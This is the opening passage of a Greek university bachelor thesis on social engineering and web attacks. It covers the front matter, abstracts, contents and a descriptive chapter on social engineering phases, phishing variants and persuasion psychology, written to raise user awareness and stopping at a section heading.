ΠΑΝΕΠΙΣΤΗΜΙΟ ΘΕΣΣΑΛΙΑΣ

Σχολή Τεχνολογίας

Τμήμα Ψηφιακών Συστημάτων

Επιθέσεις και Αντίμετρα βασισμένα σε τεχνικές Κοινωνικής Μηχανικής και Ιστού

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

Φράνκο Καρόλι (ΑΜ: 3119178)

Επιβλέπων: ***Απόστολος Ξενάκης, Επίκουρος Καθηγητής***

ΛΑΡΙΣΑ, Σεπτέμβριος 2023

UNIVERSITY OF THESSALY

School of Technology

Digital Systems Department

Attacks and Countermeasures based on Social Engineering and Web Techniques

BACHELOR THESIS

Franko Karoli (RN: 3119178)

Supervisor: ***Apostolos Xenakis, Assistant Professor***

LARISSA, September 2023

Υπεύθυνη Δήλωση περί Ακαδημαϊκής Δεοντολογίας και Πνευματικών Δικαιωμάτων

Με πλήρη επίγνωση των συνεπειών του νόμου περί πνευματικών δικαιωμάτων, δηλώνω ρητά ότι η παρούσα πτυχιακή εργασία, καθώς και τα ηλεκτρονικά αρχεία και πηγαίοι κώδικες που αναπτύχθηκαν ή τροποποιήθηκαν στα πλαίσια αυτής της εργασίας, αποτελεί αποκλειστικά προϊόν προσωπικής μου εργασίας, δεν προσβάλλει κάθε μορφής δικαιώματα διανοητικής ιδιοκτησίας, προσωπικότητας και προσωπικών δεδομένων τρίτων, δεν περιέχει έργα/εισφορές τρίτων για τα οποία απαιτείται άδεια των δημιουργών/δικαιούχων και δεν είναι προϊόν μερικής ή ολικής αντιγραφής, οι πηγές δε που χρησιμοποιήθηκαν περιορίζονται στις βιβλιογραφικές αναφορές και μόνον, και πληρούν τους κανόνες της επιστημονικής παράθεσης. Τα σημεία όπου έχω χρησιμοποιήσει ιδέες, κείμενο, αρχεία ή/και πηγές άλλων συγγραφέων, αναφέρονται ευδιάκριτα στο κείμενο με την κατάλληλη παραπομπή και η σχετική αναφορά περιλαμβάνεται στο τμήμα των βιβλιογραφικών αναφορών με πλήρη περιγραφή.

Αναλαμβάνω πλήρως, ατομικά και προσωπικά, όλες τις νομικές και διοικητικές συνέπειες που δύναται να προκύψουν στην περίπτωση κατά την οποία αποδειχθεί, διαχρονικά, ότι η εργασία αυτή ή τμήμα της δεν μου ανήκει διότι είναι προϊόν λογοκλοπής.

Ο Δηλών

(Υπογραφή)

Φράνκο Καρόλι

30/05/23

Εγκρίνεται από την Επιτροπή Εξέτασης:

Επιβλέπων	**Απόστολος Ξενάκης** Επίκουρος Καθηγητής/Επιβλέπων Τμήμα Ψηφιακών Συστημάτων, Πανεπιστήμιο Θεσσαλίας
Μέλος	**Κων/νος Χαϊκάλης** Αναπληρωτής Καθηγητής Τμήμα Ψηφιακών Συστημάτων, Πανεπιστήμιο Θεσσαλίας
Μέλος	**Όμηρος Ιατρέλλης** Επίκουρος Καθηγητής Τμήμα Ψηφιακών Συστημάτων, Πανεπιστήμιο Θεσσαλίας

Ημερομηνία έγκρισης: dd-mm-yyyy

Περίληψη

Στον σύγχρονο κόσμο, όπου η τεχνολογία αποτελεί ουσιαστικό κομμάτι της κοινωνίας, αυξάνονται και οι κίνδυνοι. Οι παραδοσιακές αγορές έχουν αντικατασταθεί σε μεγάλο βαθμό από τις διαδικτυακές αγορές μέσω ιστοσελίδων. Αν και οι ιστοσελίδες αυτές προορίζονται κυρίως για τους πελάτες, υπάρχει η πιθανότητα πρόσβασης κακόβουλων χρηστών. Η παρούσα πτυχιακή εργασία αναλύει τις επιθέσεις Cross Site Scripting (XSS) και SQL Injection (SQLi), καταδεικνύοντας πώς ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί ευπάθειες και να θέσει σε κίνδυνο τον χρήστη, χωρίς αυτός να το αντιληφθεί. Επιπλέον, γίνεται ανάλυση της Κοινωνικής Μηχανικής (Social Engineering), που αποτελεί ισχυρό εργαλείο για τους κακόβουλους χρήστες, καθώς στοχεύει στον άνθρωπο και εκμεταλλεύεται τις ευπάθειες των συναισθημάτων του. Οι στόχοι της πτυχιακής εργασίας είναι να ευαισθητοποιηθούν οι χρήστες σχετικά με τους κινδύνους που ενέχονται κατά την περιήγησή τους σε μη ασφαλείς ιστοσελίδες. Το συμπέρασμα είναι ότι, ανεξάρτητα από το πόσο ασφαλές είναι ένα υπολογιστικό σύστημα, ο ανθρώπινος παράγοντας είναι ο αδύναμος κρίκος. Επομένως, είναι αναγκαία η συνεχής εκπαίδευση των χρηστών για τις υπάρχουσες επιθέσεις.

Abstract

Social engineering is a pervasive and sophisticated technique employed by cybercriminals to exploit human vulnerabilities and manipulate individuals into giving sensitive information or performing actions against their better judgment. This thesis explores the concept of social engineering, its occurrence, impact, and countermeasures within the context of web-based attacks. Specifically, it delves into two prevalent web-based attack techniques: Cross-Site Scripting (XSS) and SQL Injection (SQLi).

The thesis begins by defining social engineering and highlighting its various forms, such as phishing, spear phishing, whaling, among others. It discusses the psychological principles and techniques utilized by attackers to manipulate human behavior and exploit trust, while also highlighting the magnitude of the impact caused by social engineering attacks.

Lastly, the thesis present presents some real-world scenarios of social engineering and web-based attacks, illustrating the methods employed by attackers and the potential consequences for victims. These examples help to underscore the need for proactive measures and increased vigilance to mitigate the risks associated with social engineering and web-based attacks.

Overall, this thesis provides a comprehensive examination of social engineering, its impact, and countermeasures, specifically focusing on XSS and SQLi attacks. By raising awareness about these threats and providing insight into preventive measures, this research aims to empower individuals and organizations to better defend against social engineering and web-based attacks, ultimately enhancing cybersecurity resilience.

Ευχαριστίες

Θα ήθελα να ευχαριστήσω ιδιαίτερα τον κ. Απόστολο Ξενάκη για τις πολύτιμες συμβουλές και την καθοδήγηση καθ' όλη τη διάρκεια εκπόνησης της εργασίας. Ακόμη, θα ήθελα να ευχαριστήσω τους γονείς μου, οι οποίοι υπήρξαν πάντα ένα ανεκτίμητο στήριγμα για μένα και τους οφείλω όλη την διαδρομή των σπουδών μου, μέχρι σήμερα.

Φράνκο Καρόλι

30/05/2023

Περιεχόμενα

ΠΕΡΙΛΗΨΗ ..... **VII**

ABSTRACT ..... **IX**

ΕΥΧΑΡΙΣΤΙΕΣ ..... **XI**

ΠΕΡΙΕΧΟΜΕΝΑ ..... **XIII**

1 ΕΙΣΑΓΩΓΗ **1**

2 ΚΟΙΝΩΝΙΚΗ ΜΗΧΑΝΙΚΗ **3**

2.1 Ο ορισμος της Κοινωνικης Μηχανικης 3

2.2 Μεθοδολογιες επιθεσεων Κοινωνικης Μηχανικης 4

2.2.1 Reconnaissance *4*

2.2.2 Approach *4*

2.2.3 Manipulation *5*

2.2.4 Exploitation *6*

2.2.5 Cover-up *6*

2.3 Τυποι επιθεσεων Κοινωνικης Μηχανικης 7

2.3.1 Phishing *7*

2.3.2 Spear Phishing *7*

2.3.3 Whaling *8*

2.3.4 Vishing *8*

2.3.5 Smishing *9*

2.4 Η ψυχολογια πισω απο την Κοινωνικη Μηχανικη 9

2.4.1 Ομοιότητα, συμπάθεια και πειθώ *9*

2.4.2 Διάσπαση της προσοχής και χειραγώγηση *10*

2.4.3 Αξιοπιστία και υπακοή *10*

2.5 Τροποι και μηχανισμοι προληψης 10

2.5.1 Αναγνώριση επιθέσεων *11*

2.5.2 Ευαισθητοποίηση για την προσωπική ασφάλεια *12*

2.5.3 Επίγνωση της αξίας της πληροφορίας που τους ζητείτε *12*

2.5.4 Συχνή ενημέρωση λογισμικού *13*
2.5.5 Ανάπτυξη Σεναρίων *13*
2.5.6 Μαθαίνοντας από τις επιθεωρήσεις *13*
2.6 Οι επιπτωσεις της Κοινωνικης Μηχανικης 14
2.6.1 Επιπτώσεις στη φήμη της εταιρείας *14*
2.6.2 Επιπτώσεις στα πληροφοριακά συστήματα *14*
2.6.3 Επιπτώσεις στους πελάτες *15*
2.6.4 Επιπτώσεις στην παραγωγικότητα *15*
2.6.5 Οικονομικές επιπτώσεις *15*
2.7 Αναλυση της επιθεσης Κοινωνικης Μηχανικης στην Uber 15
3 ΕΠΙΘΕΣΕΙΣ ΣΤΟΝ ΙΣΤΟ (WEB) 17
3.1 SQL Injection Attack (SQLi) 17
3.1.1 In-band SQLi *18*
3.1.2 Inferential SQLi (Blind SQLi) *19*
3.1.3 Out-Of-Band SQLi *20*
3.2 SQLi Αντιμετρα 20
3.2.1 Φιλτράρισμα *20*
3.2.2 Αποφυγή αναλυτικών μηνυμάτων σφάλματος *21*
3.2.3 Υπηρεσία προστασία ιστοσελίδας *21*
3.2.4 Χρήση πρωτοκόλλου HTTPS *21*
3.2.5 Αποφυγή δυναμικών ερωτήσεων SQL *22*
3.2.6 Συχνή αναβάθμιση *22*
3.2.7 Κρυπτογράφηση *22*
3.2.8 Παρακολούθηση SQL ερωτημάτων *22*
3.3 Cross Site Scripting Attack (XSS) 23
3.3.1 Reflected XSS *24*
3.3.2 Stored XSS *24*
3.3.3 DOM Based XSS *25*
3.4 XSS Αντιμετρα 25
3.4.1 Server Defenses *26*
3.4.2 Client Defenses *27*
3.5 Ανιχνευση και αποτροπη επιθεσεων SQLi και XSS 29
3.5.1 Proxy *30*

3.5.2 Suricata Nids/Ips *31*
3.5.3 Αποτελέσματα *32*
4 ΠΡΑΚΤΙΚΗ ΠΡΟΣΕΓΓΙΣΗ 33
4.1 Προσομοιωση Επιθεσης K.M 34
4.2 Προσομοιωση Επιθεσης SQLi 38
4.3 Προσομοιωση Επιθεσης XSS 40
5 ΣΥΜΠΕΡΑΣΜΑΤΑ 43
ΒΙΒΛΙΟΓΡΑΦΙΑ 45
ΠΑΡΑΡΤΗΜΑ Α 51
ΠΑΡΑΡΤΗΜΑ Β 53
ΠΑΡΑΡΤΗΜΑ Γ ..... ERROR! BOOKMARK NOT DEFINED.

1 Εισαγωγή

Η ανάπτυξη της τεχνολογίας και η διασύνδεση των ανθρώπων μέσω του διαδικτύου έχουν αναδιαμορφώσει ριζικά τον τρόπο με τον οποίο επικοινωνούμε. Ωστόσο, αυτή η αλληλεπίδραση μεταξύ των ανθρώπων και των ψηφιακών μέσων δεν είναι απαλλαγμένη από κινδύνους. Καθώς η τεχνολογία είναι ένα πλέον αναπόσπαστο κομμάτι της κοινωνίας, το ηλεκτρονικό έγκλημα έχει εξελιχθεί και οι επιθέσεις κατά των πληροφοριακών συστημάτων έχουν γίνει πιο συχνές και πιο επικίνδυνες.

Στα πλαίσια αυτής της πτυχιακής εργασίας, εξετάζουμε ένα σημαντικό και ιδιαίτερα γνωστό πεδίο της κυβερνοασφάλειας, γνωστό ως κοινωνική μηχανική. Η κοινωνική μηχανική αφορά την ψυχολογική και τεχνολογική εκμετάλλευση των ανθρώπων με σκοπό την απόκτηση μη εξουσιοδοτημένης πρόσβασης σε πληροφορίες, συστήματα και πόρους. Οι επιτιθέμενοι χρησιμοποιούν διάφορες μεθόδους ψυχολογικής πειθούς και τεχνολογία για να πείσουν τα θύματα τους να δώσουν σημαντικές πληροφορίες ή να κάνουν άθελα τους, ανεπιθύμητες ενέργειες.

Κατά τη διάρκεια αυτής της έρευνας, θα αναλύσουμε δύο κοινές μορφές επιθέσεων στις εφαρμογές ιστού: τις επιθέσεις SQLi (SQL injection) και XSS (Cross Site Scripting). Οι επιθέσεις SQLi εκμεταλλεύονται την αδυναμία ενός ισότοπου να επαληθεύσει ή να φιλτράρει σωστά τα δεδομένα που εισάγονται, ενώ οι επιθέσεις XSS επιτρέπουν στους επιτιθέμενους να εκχύνουν κακόβουλο κώδικα σε ιστοσελίδες παρακάμπτοντας τους μηχανισμούς ασφάλειας του προγράμματος περιήγησης.

Για να κατανοήσουμε καλύτερα την σημασία αυτών των επιθέσεων και το αντίκτυπό τους στον σημερινό κόσμο, θα παρουσιάσουμε μια πρακτική προσέγγιση των επιθέσεων αυτών καθώς και επιθέσεις που έχουν συμβεί στο παρελθόν. Αυτά τα σενάρια θα αναδείξουν το πόσο εύκολα μπορεί να συμβούν τέτοιες επιθέσεις σε οργανισμούς αλλά και σε απλούς χρήστες του διαδικτύου.

Τέλος, μέσα από αυτήν την πτυχιακή εργασία, θα εξετάσουμε τεχνικές και μεθόδους προστασίας από αυτούς τους τύπους επιθέσεων, προτείνοντας κάποια μέτρα προστασίας ικανά να θωρακίσουν ένα ψηφιακό σύστημα. Η κατανόηση αυτών των επιθέσεων και η

λήψη των κατάλληλων αντίμετρων αποτελεί σημαντική πτυχή της σύγχρονης κυβερνοασφάλειας.

2 Κοινωνική Μηχανική

Η κοινωνική μηχανική είναι μια τεχνική η οποία δρα στο παρασκήνιο της πολιτικής, της κοινωνικής μέριμνας, της οικονομίας, της ενημέρωσης, του πολιτισμού, της βιομηχανίας, του θεάματος και του μάρκετινγκ, επιχειρώντας να χειραγωγήσει τον άνθρωπο για το προσωπικό του συμφέρον. Παρόλο που ο όρος αυτός χρησιμοποιείται σε όλους αυτούς τους τομείς, την πρωτιά παίρνει ο κυβερνοχώρος όπου εκεί το εργαλείο αυτό γίνεται ακόμα πιο ισχυρό και αποτελεί απειλή για όλους.

2.1 Ο ορισμός της Κοινωνικής Μηχανικής

Κοινωνική μηχανική ορίζεται η ψυχολογική χειραγώγηση ενός ανθρώπου ώστε να ενεργήσει με έναν συγκεκριμένο τρόπο ή να δώσει εμπιστευτικές πληροφορίες. Είναι μια τεχνική η οποία εκμεταλλεύεται τις γνωστικές μας προκαταλήψεις και τα βασικά μας ένστικτα, όπως η εμπιστοσύνη, με σκοπό την απόσπαση πληροφοριών, την εξαπάτηση ή την πρόσβαση σε πληροφοριακά συστήματα. Συνήθως αυτός που την εφαρμόζει δεν έρχεται ποτέ πρόσωπο με πρόσωπο με το άτομο που εξαπατά ή παραπλανά, όντας έτσι το «αγαπημένο» εργαλείο των κυβερνοεγκληματίων.

Εικόνα 1: Κοινωνική μηχανική

2.2 Μεθοδολογίες επιθέσεων Κοινωνικής Μηχανικής

2.2.1 Reconnaissance

Στη φάση της αναγνώρισης, ο κύριος στόχος είναι η συλλογή χρήσιμων πληροφοριών για τον επιλεγμένο στόχο. Αυτές οι πληροφορίες μπορεί να περιλαμβάνουν πληροφορίες σχετικές με το σύστημα υποκείμενο στην επίθεση, τις τεχνολογίες και τις υπηρεσίες που χρησιμοποιεί, καθώς επίσης και πληροφορίες σχετικά με τον οργανισμό και τους εργαζομένους του. Αυτές οι πληροφορίες μπορεί να περιλαμβάνουν τα ονόματα των εργαζομένων, τις θέσεις τους και τα στοιχεία επικοινωνίας τους, τα οποία είναι συχνά δημόσια και προσβάσιμα σε όλους. Με τη συλλογή αυτών των πληροφοριών, δημιουργείται ουσιαστικά ένας "χάρτης" με τις πιθανές αδυναμίες του συστήματος και του οργανισμού. Έχοντας συλλέξει αυτές τις πληροφορίες, ο επιτιθέμενος αποκτά τη δυνατότητα να διαμορφώσει μια εξατομικευμένη επίθεση. Η επιτυχία της επίθεσης εξαρτάται από το πόσο σημαντικές είναι οι πληροφορίες που συλλέγηκαν, καθώς αυτές επηρεάζουν το επίπεδο της προσαρμογής και την πιθανότητα επιτυχίας της επίθεσης.

Εικόνα 2: Αναγνώριση

2.2.2 Approach

Στην φάση της προσέγγισης, ο επιτιθέμενος αναπτύσσει μια στρατηγική για να επικοινωνήσει με τον επιθυμητό στόχο του. Αυτό σημαίνει ότι ο επιτιθέμενος δημιουργεί ένα σενάριο ή μια ιστορία, προσπαθώντας να εδραιώσει μια σχέση εμπιστοσύνης με το θύμα. Αυτή η επικοινωνία μπορεί να γίνει μέσω email, τηλεφώνου, ή, σπανιότερα, με διαπροσωπικές αλληλεπιδράσεις. Ο στόχος της

προσέγγισης είναι να χειραγωγήσει το θύμα και να το κάνει πρόθυμο να συνεργαστεί. Μια καλή προσέγγιση είναι κρίσιμη για την επιτυχία της επίθεσης, καθώς αν το θύμα υποψιαστεί κάτι ύποπτο, η επίθεση πιθανόν να αποτύχει.

Εικόνα 3: Προσέγγιση

2.2.3 Manipulation

Σε αυτό το σημείο, ο επιτιθέμενος χρησιμοποιεί τακτικές πειθούς, όπως κολακεία και φόβος, καθώς και τη δημιουργία μιας επείγουσας ανάγκης, προκειμένου να εξαπατήσει το θύμα και να το παρακινήσει να παραχωρήσει εμπιστευτικές πληροφορίες ή να εκτελέσει κάποια ενέργεια. Ο κύριος στόχος είναι να πείσει το θύμα να αντιδράσει βάσει των συναισθημάτων του, αγνοώντας τη λογική, και, ως εκ τούτου, να του παραχωρήσει ευαίσθητες πληροφορίες, να δώσει πρόσβαση σε συστήματα ή να ακολουθήσει ακριβώς τις οδηγίες του επιτιθέμενου. Η επιτυχημένη χειραγώγηση αποτελεί τον πυρήνα της επίθεσης, καθώς βασίζεται στην ανθρώπινη ευπάθεια. Η ψευδής αίσθηση ασφάλειας και η δημιουργηθείσα επείγουσα κατάσταση αποπροσανατολίζουν εντελώς το θύμα.

Εικόνα 4: Εκμετάλλευση

2.2.4 Exploitation

Κατά τη φάση του exploitation, ο επιτιθέμενος εκμεταλλεύεται την εμπιστοσύνη που έχει κατακτήσει από το θύμα και τις προηγούμενες ενέργειες που έχει πραγματοποιήσει. Ο στόχος είναι να χρησιμοποιήσει τις κλεμμένες πληροφορίες και την πρόσβαση που έχει αποκτήσει για να εκτελέσει την επίθεση με σκοπό τον υποκλοπή δεδομένων ή την απόκτηση πρόσβασης σε μη εξουσιοδοτημένα συστήματα. Αυτό μπορεί να σημαίνει την απόσπαση ευαίσθητων πληροφοριών όπως κωδικοί πρόσβασης, πιστωτικές κάρτες ή προσωπικά δεδομένα, ή την εκμετάλλευση της πρόσβασης σε εταιρικά δίκτυα και συστήματα για κακόβουλους σκοπούς.

2.2.5 Cover-up

Στο στάδιο του cover-up, ο επιτιθέμενος επιδιώκει να καλύψει τα ίχνη του και να διατηρήσει την ανωνυμία του, προκειμένου να μην αποκαλυφθεί και να μην αντιμετωπίσει νομικές συνέπειες. Αυτό συμπεριλαμβάνει τη διαγραφή ή την απόκρυψη οποιουδήποτε ενοχοποιητικού στοιχείου που θα μπορούσε να οδηγήσει στον εντοπισμό του, όπως αρχεία ή αποτυπώματα.Αν και αυτό είναι το τελευταίο στάδιο της επίθεσης, αποτελεί το σημαντικότερο, καθώς εξασφαλίζει την επιτυχία του επιτιθέμενου. Με την επιτυχή κάλυψη των ίχνων του, ο επιτιθέμενος μπορεί να παραμείνει ανώνυμος και ατιμώρητος, και αυτό το κάνει ικανό να εκτελέσει παρόμοιες επιθέσεις σε μελλοντικούς στόχους.

Εικόνα 5: Συγκάλυψη

2.3 Τύποι επιθέσεων Κοινωνικής Μηχανικής

Η κοινωνική μηχανική στηρίζεται σημαντικά στις πληροφορίες που έχουν συλλεχθεί για ένα στόχο. Μέσω προσωπικής συζήτησης, με την χρήση email, τηλεφώνου ή γενικά οποιουδήποτε τρόπου επικοινωνίας, ο επιτιθέμενος οδηγεί τον στόχο στο να αποκαλύψει άθελά του, σημαντικές πληροφορίες ή να ενεργήσει με κάποιο συγκεκριμένο τρόπο. Παρακάτω αναλύονται οι πιο σημαντικοί τύποι επιθέσεων.

2.3.1 Phishing


Το phishing είναι ένας τύπος ηλεκτρονικής απάτης στην οποία ο επιτιθέμενος προσπαθεί να πάρει τα στοιχεία ταυτοποίησης ενός χρήστη. Τα στοιχεία αυτά μπορεί να είναι τα στοιχεία που χρησιμοποιεί ο χρήστης για να συνδεθεί στα μέσα κοινωνικής δικτύωσης, σε online καταστήματα, στον λογαριασμό της τράπεζάς του κ.α.

Με μικρό κόστος, οποιοσδήποτε μπορεί να βρει έναν ειδικό ή ακόμα και μια σελίδα η οποία κλωνοποιεί την σελίδα που επιθυμεί, με τα ίδια ακριβώς χρώματα, εικόνες και στοιχεία. Τόσο απλά, το θύμα οδηγείται σε μια πανομοιότυπη σελίδα με αυτή που θέλει, με αποτέλεσμα να βρίσκεται σε κίνδυνο.

Η λέξη «phishing» είναι παρόμοια της λέξης «fishing». Ο επιτιθέμενος πετάει ένα «δόλωμα» με την μορφή email στον στόχο. Το θύμα ανοίγει τα emails του και δεν καταλαβαίνει ότι είναι ψεύτικο με αποτέλεσμα να «τσιμπάει» και να πέφτει εύκολα θύμα του επιτιθέμενου-ψαρά.

2.3.2 Spear Phishing

Το «spear phishing» είναι παρόμοιο με το «phishing» μόνο που αυτή την φορά ο στόχος είναι ένα συγκεκριμένο άτομο ή μια ομάδα ατόμων. Για να πετύχει αυτή η επίθεση, ο επιτιθέμενος συγκεντρώνει μεγάλο όγκο πληροφοριών για το θύμα, καθώς όσο καλύτερη είναι η έρευνα που θα κάνει, τόσο πιο πολλές πιθανότητες έχει να πετύχει η επίθεση. Ο στόχος του «spear phishing» είναι ο ίδιος με το «phishing», δηλαδή, να ξεγελάσει τον χρήστη ώστε να εισάγει τα στοιχεία του στην ψεύτικη σελίδα που αυτή την φορά θα έχει πιο προσωπικό χαρακτήρα.



Εικόνα 6: Επίθεση Spear-phishing

2.3.3 Whaling

Το «whaling» είναι μια μορφή «ψαρέματος» η οποία όμως έχει ως στόχο μεγάλα στελέχη ενός οργανισμού. Το email που θα σταλθεί σε έναν τέτοιο οργανισμό θα φαίνεται ακίνδυνο καθώς θα είναι σε μορφή λογαριασμού πληρωμής, κάποιου παραπόνου για κάποια δουλειά ή ακόμα και μηνύματος που έχει σταλθεί από κάποια νομοθετική αρχή. Τέτοιου είδους επιθέσεις οδηγούν σε προηγμένες επίμονες επιθέσεις (APT). Όταν ένα email με κάποιο αρχείο ή σύνδεσμο ανοιχτεί, τότε το κακόβουλο λογισμικό μπορεί να εισχωρήσει στα συστήματα του οργανισμού.

2.3.4 Vishing

Το «vishing» είναι ένας ακόμα τύπος επίθεσης «phishing» μόνο που αυτή τη φορά χρησιμοποιείται και η φωνή του επιτιθέμενου (phone + phishing = vishing). Ο επιτιθέμενος καλεί το θύμα και προσποιείται πως είναι εργαζόμενος σε κάποια τράπεζα, πιθανός πελάτης ή ακόμα και δικηγόρος. Έτσι παίρνουν τα στοιχεία της τράπεζας του θύματος ή τους οδηγούν στο να μεταφέρουν ένα μεγάλο ποσό σε αυτούς.

Τις περισσότερες φορές το πρώτο σκέλος της επίθεσης είναι το «phishing» μέσω email που θα περιέχει κάποια ενημέρωση μέσω της οποία θα παροτρύνει το θύμα να ενεργήσει γρήγορα. Για παράδειγμα το email μπορεί να έχει κάποια στοιχεία επικοινωνίας και να προσποιείται κάποιον συνεργάτη της εταιρείας. Έτσι το ανυποψίαστο θύμα καλεί στο τηλέφωνο πέφτοντας θύμα και μέσω «vishing».

2.3.5 Smishing

Το «smishing» είναι επίσης ένας τύπος επίθεσης «phishing» (SMS + phishing = smishing). Η μόνη διαφορά είναι πως αντί την χρήση email χρησιμοποιείται ένα SMS, δηλαδή ένα μήνυμα στο κινητό, το οποίο περιέχει κάποιες οδηγίες και έναν σύνδεσμο. Αν το θύμα πατήσει τον σύνδεσμο ή εισάγει προσωπικά του στοιχεία, βρίσκεται σε κίνδυνο και τα στοιχεία του θα έχουν υποκλαπεί.

Εικόνα 7: Phishing

2.4 Η ψυχολογία πίσω από την Κοινωνική Μηχανική

Η ικανότητα ενός ανθρώπου να πείθει τον συνομιλητή του είναι πολύ σημαντική σε μια επίθεση κοινωνικής μηχανικής. Βέβαια, κάθε άτομο είναι διαφορετικό και αν έχει την κατάλληλη εκπαίδευση, μπορεί εύκολα να υποψιαστεί αν του ζητηθεί κάτι ύποπτο. Εκεί, οι επιτιθέμενοι εκμεταλλεύονται τα ανθρώπινα συναισθήματα για να πετύχουν τον στόχο τους. Πιο συγκεκριμένα χρησιμοποιούν τους παρακάτω τρόπους για να πείσουν τον συνομιλητή τους.

2.4.1 Ομοιότητα, συμπάθεια και πειθώ

Η ομοιότητα προκαλεί συμπάθεια. Όσο πιο πολλά κοινά έχει κάποιος με εμάς, τόσο περισσότερο θα μας αρέσει το άτομο αυτό. Αντίθετα, αν ένα άτομο είναι τελείως διαφορετικό με εμάς, τείνουμε να τον συμπαθήσουμε λιγότερο. Εκτός αυτού, ή σωματική ελκυστικότητα επηρεάζει επίσης την προθυμία ενός ανθρώπου να βοηθήσει. Βέβαια αν ο επιτιθέμενος προσπαθήσει να υπερπείσει τον στόχο του, τότε είναι αρκετά πιθανό να πετύχει τα αντίθετα αποτελέσματα.

Στόχος του επιτιθέμενου είναι να δημιουργήσει όσο το δυνατόν λιγότερη σύγκρουση ώστε με μια ήπια προσέγγιση να πετύχει τον στόχο του.

2.4.2 Διάσπαση της προσοχής και χειραγώγηση


Οι άνθρωποι έχουν συνήθως περιορισμένο εύρος προσοχής, όρασης, ακοής και σκέψης. Η απόσπαση της προσοχής διευκολύνει την πειθώ καθώς αποσυντονίζει τον συνομιλητή διαταράσσοντας την διαδικασία της αντιπαράθεσης. Όσο ο στόχος είναι αποσυντονισμένος καταβάλει μεγάλη προσπάθεια για να ακούσει και να καταλάβει το μήνυμα με αποτέλεσμα να μην είναι αρκετά συγκεντρωμένος για να υποψιαστεί ότι επιδιώκεται η πειθώ.

2.4.3 Αξιοπιστία και υπακοή

Οι άνθρωποι έχουν την τάση να συμμορφώνονται όταν μιλούν με κάποιον ανώτερο τους. Κυρίως τα άτομα με χαμηλή γνώση ή εμπειρία πέφτουν ευκολά θύμα αυτής της απάτης, θεωρώντας τον συνομιλητή τους αξιόπιστο. Δεν δίνουν την σημασία που πρέπει στο μήνυμα, αλλά στρέφουν την προσοχή τους σε αυτόν που τους το ζητάει, θέλοντας να του δείξουν σεβασμό. Πειράματα για την υπακοή στην εξουσία δείχνουν ότι η εξουσία είναι τόσο ισχυρή, που η σκέψη και η λογική συμπεριφορά, συχνά καταστέλλονται. Για αυτό πολλές επιθέσεις κοινωνικής μηχανικής περιέχουν εσωτερική ορολογία ώστε να πείθουν τους στόχους τους.

2.5 Τρόποι και μηχανισμοί πρόληψης

Όταν μιλάμε για πρόληψη σε μια επίθεση κοινωνικής μηχανικής, μιλάμε για κάτι εξαιρετικά πιο δύσκολο από έναν μηχανισμό πρόληψης σε επίπεδο λογισμικού. Με τον κλασσικό τρόπο πρόληψης, η εταιρία επενδύει πολλά χρήματα σε μηχανισμούς εντοπισμού, σε firewalls, σε προγράμματα antivirus ώστε να έχει ασφάλεια. Στην περίπτωση της κοινωνικής μηχανικής αυτό είναι σχεδόν αδύνατο γιατί ο άνθρωπος είναι ο στόχος και δεν μπορεί να του εγκατασταθεί κάποιο λογισμικό ώστε να πράττει σύμφωνα με αυτό. Εκεί είναι που παίζει σημαντικό ρόλο η εκπαίδευση που έχει ο κάθε εργαζόμενος. Παρακάτω θα δούμε μερικούς μηχανισμούς πρόληψης.



Εικόνα 8: Άμυνα κοινωνικής μηχανικής

2.5.1 Αναγνώριση επιθέσεων

